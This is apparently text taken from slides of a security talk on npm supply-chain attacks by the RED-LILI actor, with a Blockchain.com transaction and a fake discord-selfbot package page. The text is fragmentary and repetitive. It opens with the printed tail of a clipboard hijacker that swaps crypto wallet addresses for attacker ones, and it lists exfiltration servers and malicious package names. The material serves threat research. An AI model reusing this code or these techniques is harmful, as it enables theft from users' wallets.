  clipboardContent = clipboardContent.replace(/^addr1[a-z0-9]+$/g, 'addr1q8206rrze22rz8g5lggn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxhvwz');
  clipboardContent = clipboardContent.replace(/^[48]([0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG18Tv5UDKGNQegefxS2FFqrqepvB');
  clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55}$/g, 'GCUPRZDN5RGS03MC4LBIZBJMCS5KNUYQI2HZNUHVEBC5LNWZODWQ24XH');
  clipboardContent = clipboardContent.replace(/^cosmos[a-z0-9]{39}$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');

  inputElement.value = clipboardContent;
  inputElement.select();

  document.execCommand('copy');

  inputElement.value = '';
}

setInterval(checkWalletAddresses, 1000);
```





Settings

Extensions

Transaction: e321a31efe9d6b82d08ccacd0a86b046e2d75d746f31536939a2480c5fe3449d

Blockchain.com

bc1q39yyn3z75knaj3ttmwqq9dppakgkqejh5ku4ar

Search

Sign In

Home

Prices

Charts

NFTs

DeFi

Academy

Developers

Wallet

Exchange

XRP/USD 0.40 -0.32%

Aptos/USD 15.98 +4.10%

BUSD/USD 1.00 +0.01%

Cardano/USD 0.39 -0.33%

Optimism/USD 3.05 +1.03%

Dogecoin/USD 0.09

Amount 0.00036553 BTC • \$7.97

Fee 1,638 SATS • \$0.36

From 3MUBY-YUC8D

To bc1q3-ku4ar

Confirmed

This transaction has 3 Confirmations. It was mined in Block 775,888

This transaction paid ~40% more in fees due to inefficiencies associated with older wallets.

Learn More

1xBit.com

Finish each game a winner!

HUGE SPORTBOOK

BET in CRYPTO

Hash e321-449d

Position 2523

Age 37m 50s

Input Value 0.00038191 BTC

Fee 0.00001638 BTC

Fee/VB 12.316 sat/vByte

Weight 529

Coinbase No

RBF No

Version 2

Block ID 775,888

Time 10 Feb 2023 03:34:53

Inputs 1

Outputs 1

Output Value 0.00036553 BTC

Fee/B 7.654 sat/B

Size 214 Bytes

Weight Unit 3,096 sat/WU

Witness Yes

Locktime 0

BTC Price \$21,794.66

Overview


JSON

From 1 3MUBYGdNUAAyVpZvMFCYBQB8JhsyY... 0.00038191 BTC • \$8.32

To 1 bc1q39yyn3z75knaj3ttmwqq9dppakgkqejh5k... 0.00036553 BTC • \$7.97

Explore top crypto assets.





Settings

Extensions

Transaction: e321a31efe9d6b82d

+

Chrome | chrome://extensions

Search extensions

Developer mode

Load unpacked

Pack extension

Update

W

Windows 1

ID: nblokaflcpcebgbcbdaeodffidlagdj

Details

Remove

Errors

Adobe Acrobat: PDF edit, convert, sig...

Do more in Google Chrome with Adobe Acrobat PDF tools. View, fill, comment, sign, and try convert and compress tools.

ID: efaidnbmnnnibpcajpcgicfindmkaj

Details

Remove

Application Launcher For Drive (by Google)

Open Drive files directly from your browser in compatible applications installed on your computer.

ID: lmjegnlicamnimmfhcmplcmigmmbcbh

Details

Remove

Google Docs Offline 1.53.0

Edit, create, and view your documents, spreadsheets, and presentations — all without internet access.

ID: ghbmnnjooekpmoecnninbnbdloihkhi

Inspect views [background page \(Inactive\)](#)

Details

Remove

# ~300 User Accounts


Q Search this file...

1	Username	Display Name	Registration Date
2	ecnldear07	ecnldear07	2022-11-04T18:14:27+0000
3	peke-0393	peke-0393	2022-11-04T18:14:13+0000
4	klenin281	klenin281	2022-11-04T18:13:57+0000
5	makova1994	makova1994	2022-11-04T18:13:39+0000
6	pinigin.9494	pinigin.9494	2022-11-04T18:13:15+0000
7	lcalrik5959	lcalrik5959	2022-11-04T18:12:57+0000
8	rita290859	rita290859	2022-11-04T18:12:10+0000
9	bratka.2013	bratka.2013	2022-11-04T18:11:54+0000
10	axibekbek	axibekbek	2022-11-04T18:11:36+0000
11	altezzaz871	altezzaz871	2022-11-04T18:11:18+0000
12	vseravnonet	vseravnonet	2022-11-04T18:10:42+0000
13	pristupa-aa	pristupa-aa	2022-11-04T18:10:29+0000
14	bunkerclub2007	bunkerclub2007	2022-11-04T18:10:13+0000
15	ax_s_nad-0150	ax_s_nad-0150	2022-11-04T18:09:59+0000
16	nigora_1969	nigora_1969	2022-11-04T18:09:38+0000
17	sanyaperminov	sanyaperminov	2022-11-04T18:08:29+0000
18	nblednovaaa	nblednovaaa	2022-11-04T18:07:49+0000
19	rivalol2	rivalol2	2022-11-04T18:07:32+0000
20	Sasa_pak	Sasa_pak	2022-11-04T18:07:11+0000
21	gena.uralan	gena.uralan	2022-11-04T18:06:47+0000
22	qwertyqwery	qwertyqwery	2022-11-04T18:05:50+0000
23	r5r5ysdf	r5r5ysdf	2022-11-04T18:05:07+0000
24	maicarat1961	maicarat1961	2022-11-04T18:04:40+0000



**REDLILI**

# RED-LILI Malicious Packages Factory



# Using disposable domains



## Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from **\*.rt11.ml** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause.



## Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from **\*.33mail.ga** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause and take the necessary steps to mitigate the issue.




## Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from **\*.22timer.ga** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.






You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause and take the necessary steps to mitigate the issue.

# A cat and mouse game





# The attacker became angry at us

 dontblowthisoff  
 heisnotwhatyousee  
 helloboy634  
 nosoawesome232  
 **fuckyouscanner**

/validate XML Names

This package simply tells you whether or not a string matches the Name or QName productions in the XML Namespaces specification. We use it for implementing the validator, but you can use it for whatever you want.

## Usage

This package takes a string and will return an object of the form { success: boolean, hint: string }. If it is false, the hint as the reason for the match.



Validate XML Names and Qualified

Install



RED-LILI is a software supply chain threat actor which has published **1586** malicious packages. **As Checkmarx uncovered**, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks RED-LILI's activity over time as there is evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page [github.com/checkmarx/red-lili](https://github.com/checkmarx/red-lili)



**1586**  
Packages



**909**  
User Accounts



**12**  
Exfiltration Addresses



#### Publication Time



#### Username

- ☒ Single Username
- ☒ Multiple Username

#### Server

- ☒ All
- ☒ 636o3.fuzzdb.cf
- ☒ 3faa13bc25347fa55cff.d.reque...
- ☒ eome8ew0yti04in.m.pipedream...
- ☒ eo74s7cfv23fror.m.pipedream...
- ☒ 425a2.33mail.ga
- ☒ 33mail.ga
- ☒ 425a2.rt11.ml
- ☒ interactsh.com
- ☒ rt11.33mail.com
- ☒ c5c77jy2vtc0000xqshggde77jo...
- ☒ c5c77jy2vtc0000xqshggdrmqm...
- ☒ c5c77jy2vtc0000xqshggnsdwfy...



**wf\_storage**  
version 99.10.10



**wf\_ajax**  
version 96.7.9



**wf\_storage**  
version 99.10.9

published 1 month ago

published 1 month ago



RED-LILI is a software supply chain threat actor which has published **1586** malicious packages. **As Checkmarx uncovered**, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks RED-LILI's activity over time as there is evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page [github.com/checkmarx/red-lili](https://github.com/checkmarx/red-lili)



**1586**  
Packages



**909**  
User Accounts



**12**  
Exfiltration Addresses



#### Publication Time




#### Username

- ☒ Single Username
- ☒ Multiple Username

#### Server

- ☒ All
- ☒ 63603.fuzzdb.cf
- ☒ 3faa13bc25347fa55cff.d.reque...
- ☒ eome8ew0yti04in.m.pipedream...
- ☒ eo74s7cfv23for.m.pipedream...
- ☒ 425a2.33mail.ga
- ☒ 33mail.ga
- ☒ 425a2.rt11.ml
- ☒ interactsh.com
- ☒ rt11.33mail.com
- ☒ c5c77jy2vtc0000xqshggde77jo...
- ☒ c5c77jy2vtc0000xqshggdrmqm...
- ☒ c5c77jy2vtc0000xqshggnsdwfy...



**wf\_storage**  
version 99.10.10

published 1 month ago



**wf\_ajax**  
version 96.7.9

published 1 month ago



**wf\_storage**  
version 99.10.9

published 1 month ago

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page [github.com/checkmarx/red-lili](https://github.com/checkmarx/red-lili)



1586  
Packages



909  
User Accounts



12  
Exfiltration Addresses



#### Publication Time




#### Usenames

- ☒ Single Username
- ☒ Multiple Username

#### Server

- ☒ All
- ☒ 636o3.fuzzdb.cf
- ☒ 3faa13bc25347fa55cff.d.reque...
- ☒ eome8ew0yti04in.m.pipedream...
- ☒ eo74s7cfv23for.m.pipedream...
- ☒ 425a2.33mail.ga
- ☒ 33mail.ga
- ☒ 425a2.rt11.ml
- ☒ interactsh.com
- ☒ rt11.33mail.com
- ☒ c5c77jy2vtc0000xqshggde77jo...
- ☒ c5c77jy2vtc0000xqshggdrmqm...
- ☒ c5c77jy2vtc0000xqshggnsdwyf...



**wf\_storage**  
version 99.10.10

published 1 month ago



**wf\_ajax**  
version 96.7.9

published 1 month ago



**wf\_storage**  
version 99.10.9

published 1 month ago



**wf\_apn**  
version 97.10.9

published 1 month ago



**wf\_scheduler**  
version 96.10.9

published 1 month ago



**turbine\_helper**  
version 95.1.9

published 1 month ago

Lesson #4

# Knowledge is Power





# Discord-selfbot-v12

Non-Permeable Membrane

ProductsPricingDocumentation

npm

Search packages

Search

Sign Up

Sign In

discord-selfbot-v12

12.5.4 • Public • Published 8 days ago

Readme

Explore

11 Dependencies

0 Dependents

13 Versions

DISCORDJS

chat 19879 online npm v14.4.0 downloads 76M Tests passing

Powered by Vercel

About

discord.js is a powerful **Node.js** module that allows you to easily interact with the **Discord API**.

- Object-oriented
- Predictable abstractions
- Performant
- 100% coverage of the Discord API

Installation

Node.js 16.9.0 or newer is required.

```
npm install discord-selfbot-v12
yarn add discord-selfbot-v12
pnpm add discord-selfbot-v12
```

Optional packages

- zlib-sync** for WebSocket data compression and inflation ( `npm install zlib-sync` )
- erlpack** for significantly faster WebSocket data (de)serialisation ( `npm install discord/erlpack` )
- bufferutil** for a much faster WebSocket connection ( `npm install bufferutil` )
- utf-8-validate** in combination with `bufferutil` for much faster WebSocket processing ( `npm install utf-8-validate` )
- @discordjs/voice** for interacting with the Discord Voice API ( `npm install @discordjs/voice` )

Install

```
> npm i discord-selfbot-v12
```

Repository

github.com/discordjs/discord.js

Homepage

github.com/discordjs/discord.js#readme

Weekly Downloads

75

Version	License
12.5.4	ISC
Unpacked Size	Total Files
753 kB	173
Issues	Pull Requests
80	32

Last publish

